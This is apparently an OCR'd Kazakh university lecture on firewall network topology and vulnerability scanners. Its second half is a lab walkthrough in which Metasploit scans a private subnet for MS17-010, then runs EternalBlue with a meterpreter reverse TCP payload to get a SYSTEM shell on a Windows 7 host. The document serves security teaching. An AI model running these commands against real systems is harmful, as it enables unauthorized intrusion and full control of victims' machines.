
Дәріс №15: Желіаралық экрандарды пайдалану кезіндегі желі топологиясы

1) Желіаралық экрандарды пайдалану кезіндегі желі топологиясы;
2) Желі топологиясы сканерлері;

1) Желіаралық экрандарды пайдалану кезіндегі желі топологиясы

Брандмауэрлер әртүрлі қауіпсіздік талаптары бар желілерді бөлу үшін қолданылады. Брандмауэр ішкі желілер мен жүйелер сыртқы желілермен және жүйелермен өзара әрекеттескен сайын және қауіпсіздік талаптары бірнеше ішкі желілерде әр түрлі болған кезде қолданылуы керек. Брандмауэрлер қай жерде орналасуы керек және брандмауэрлерге қатысты басқа желілер мен жүйелер қалай орналасуы керек екенін қарастырыңыз.



Брандмауэр ортасын құру принциптері:
1) қарапайымдылық;
2) құрылғыларды мақсаты бойынша пайдалану;
3) терең қорғаныс жасау;
4) Ішкі қауіптерге назар аударыңыз

2) Желі топологиясы сканерлері

Сканерлер — бұл желілік компьютерлердің диагностикасы мен мониторингін жүргізуге қызмет ететін, қауіпсіздік жүйесіндегі ықтимал проблемаларды анықтау үшін желілерді, компьютерлер мен қосымшаларды сканерлеуге, осалдықтарды бағалауға және жоюға мүмкіндік беретін бағдарламалық немесе аппараттық құралдар.

Осалдық сканерлері жүйеде зиянкестер пайдалана алатын "тесіктердің" болуы тұрғысынан әртүрлі қосымшаларды тексеруге мүмкіндік береді. Сондай-

ақ, жүйеде орындалатын қосымшалар мен хаттамаларды анықтау және талдау үшін порт сканері сияқты төмен деңгейлі құралдарды қолдануға болады.

Осалдық сканерінің жұмысын 4 қадамға бөлуге болады:

1. Сканер алдымен белсенді IP мекенжайларын, ашық порттарды, жұмыс істеп тұрған амалдық жүйені және қосымшаларды анықтайды.

2. Қауіпсіздік туралы есеп жасалады (міндетті емес қадам).


3. Операциялық жүйеге немесе қосымшаларға ықтимал араласу деңгейін анықтауға тырысу (кей жағдайда сәтсіздікке әкелуі мүмкін).

4. Соңғы кезеңде сканер операциялық жүйенің немесе қосымшаның істен шығуына себеп болатын осалдықты пайдалана алады.

Осалдық сканерлері арасында мыналарды бөлуге болады:

* Порт сканері
* Компьютерлік желі топологиясын зерттейтін сканерлер
* Желілік қызметтердің осалдықтарын зерттейтін сканерлер


МЫСАЛЫ:





```
┌──(gulzi㉿gulzi)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default q
len 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group
 default qlen 1000
    link/ether 08:00:27:bd:19:7b brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.14/24 brd 192.168.0.255 scope global dynamic noprefixroute eth0
       valid_lft 28729sec preferred_lft 28729sec
    inet6 fe80::a00:27ff:febd:197b/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

IP адресті анықтау


Имя	Значение	16-ричный код	Бинарное значение
Адрес	192.168.0.14	C0.A8.00.0E	11000000.10101000.00000000 | 00001110
Bitmask	24		
Netmask	255.255.255.0	FF.FF.FF.00	11111111.11111111.11111111 | 00000000
Wildcard	0.0.0.255	00.00.00.FF	00000000.00000000.00000000 | 11111111
Network	**192.168.0.0**	C0.A8.00.00	11000000.10101000.00000000 | 00000000
Broadcast	192.168.0.255	C0.A8.00.FF	11000000.10101000.00000000 | 11111111
Hostmin	192.168.0.1	C0.A8.00.01	11000000.10101000.00000000 | 00000001
Hostmax	192.168.0.254	C0.A8.00.FE	11000000.10101000.00000000 | 11111110
Hosts	254		




Желі сканері – **netdiscover**



Желі сканері - **wireshark**



Желі сканері - **nmap**



IP адрес (Win7) және nmap көмегімен тексеру

```
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank
  Check  Description
   -  ----                                      ---------------  ----
  -----  -----------
   0  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal
  No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Wi
ndows Command Execution
   1  auxiliary/scanner/smb/smb_ms17_010                         normal
  No     MS17-010 SMB RCE Detection
   2  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average
  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   3  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14  average
  No     MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for W
in8+
   4  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal
  Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Wi
ndows Code Execution
   5  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great
  Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 5, use 5 or use exp
loit/windows/smb/smb_doublepulsar_rce
```

Эксплойтты анықтау

```
msf6 > use 1
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting
   Required  Description
   ----         ---------------
   ---------  -----------
   CHECK_ARCH   true
   no        Check for architecture on vulnerable hosts
   CHECK_DOPU   true
   no        Check for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false
   no        Check for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/named_pipes.tx
t  yes       List of named pipes to check
   RHOSTS
   yes       The target host(s), range CIDR identifier, or hosts file with sy
ntax 'file:<path>'
   RPORT        445
   yes       The SMB service port (TCP)
   SMBDomain    .
   no        The Windows domain to use for authentication
   SMBPass
   no        The password for the specified username
   SMBUser
   no        The username to authenticate as
   THREADS      1
   yes       The number of concurrent threads (max one per host)
```

Сканерді таңдау және опцияларға шолу

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.0.16:445      - Host is likely VULNERABLE to MS17-010! - Windows 7
Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.0.0/24:445    - Scanned  26 of 256 hosts (10% complete)
[*] 192.168.0.0/24:445    - Scanned  52 of 256 hosts (20% complete)
[*] 192.168.0.0/24:445    - Scanned  77 of 256 hosts (30% complete)
[*] 192.168.0.0/24:445    - Scanned 103 of 256 hosts (40% complete)
[*] 192.168.0.0/24:445    - Scanned 128 of 256 hosts (50% complete)
[*] 192.168.0.0/24:445    - Scanned 154 of 256 hosts (60% complete)
[*] 192.168.0.0/24:445    - Scanned 180 of 256 hosts (70% complete)
[*] 192.168.0.0/24:445    - Scanned 205 of 256 hosts (80% complete)
[*] 192.168.0.0/24:445    - Scanned 231 of 256 hosts (90% complete)
[*] 192.168.0.0/24:445    - Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```


Осалдықты анықтау нәтижесі

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > use 2
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.0.16
RHOSTS => 192.168.0.16
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.0.14:4444
[*] 192.168.0.16:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.0.16:445      - Host is likely VULNERABLE to MS17-010! - Windows 7
Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.0.16:445      - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.0.16:445 - Connecting to target for exploitation.
[+] 192.168.0.16:445 - Connection established for exploitation.
[+] 192.168.0.16:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.0.16:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.0.16:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 45 6e 74 65 72
 70  Windows 7 Enterp
[*] 192.168.0.16:445 - 0×00000010  72 69 73 65 20 37 36 30 31 20 53 65 72 76 69
 63  rise 7601 Servic
[*] 192.168.0.16:445 - 0×00000020  65 20 50 61 63 6b 20 31
     e Pack 1
[+] 192.168.0.16:445 - Target arch selected valid for arch indicated by DCE/RPC
 reply
[*] 192.168.0.16:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.0.16:445 - Sending all but last fragment of exploit packet
[*] 192.168.0.16:445 - Starting non-paged pool grooming
[+] 192.168.0.16:445 - Sending SMBv2 buffers
[+] 192.168.0.16:445 - Closing SMBv1 connection creating free hole adjacent to
SMBv2 buffer.
[*] 192.168.0.16:445 - Sending final SMBv2 buffers.
[*] 192.168.0.16:445 - Sending last fragment of exploit packet!
[*] 192.168.0.16:445 - Receiving response from exploit packet
[+] 192.168.0.16:445 - ETERNALBLUE overwrite completed successfully (0×C000000D
)!
[*] 192.168.0.16:445 - Sending egg to corrupted connection.
[*] 192.168.0.16:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.0.16
[*] Meterpreter session 1 opened (192.168.0.14:4444 → 192.168.0.16:49198) at 2
020-12-17 03:16:19 +0600
[+] 192.168.0.16:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=
[+] 192.168.0.16:445 - =-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=
[+] 192.168.0.16:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=
```


Эксплойтты қолдану

```
meterpreter > shell
Process 2220 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```


Эксплойт нәтижесі



Жұмыс үстелінде каталог құру



Sysinternals утилитасын жүктеу



Sysinternals утилитасы көмегімен шабуылды анықтау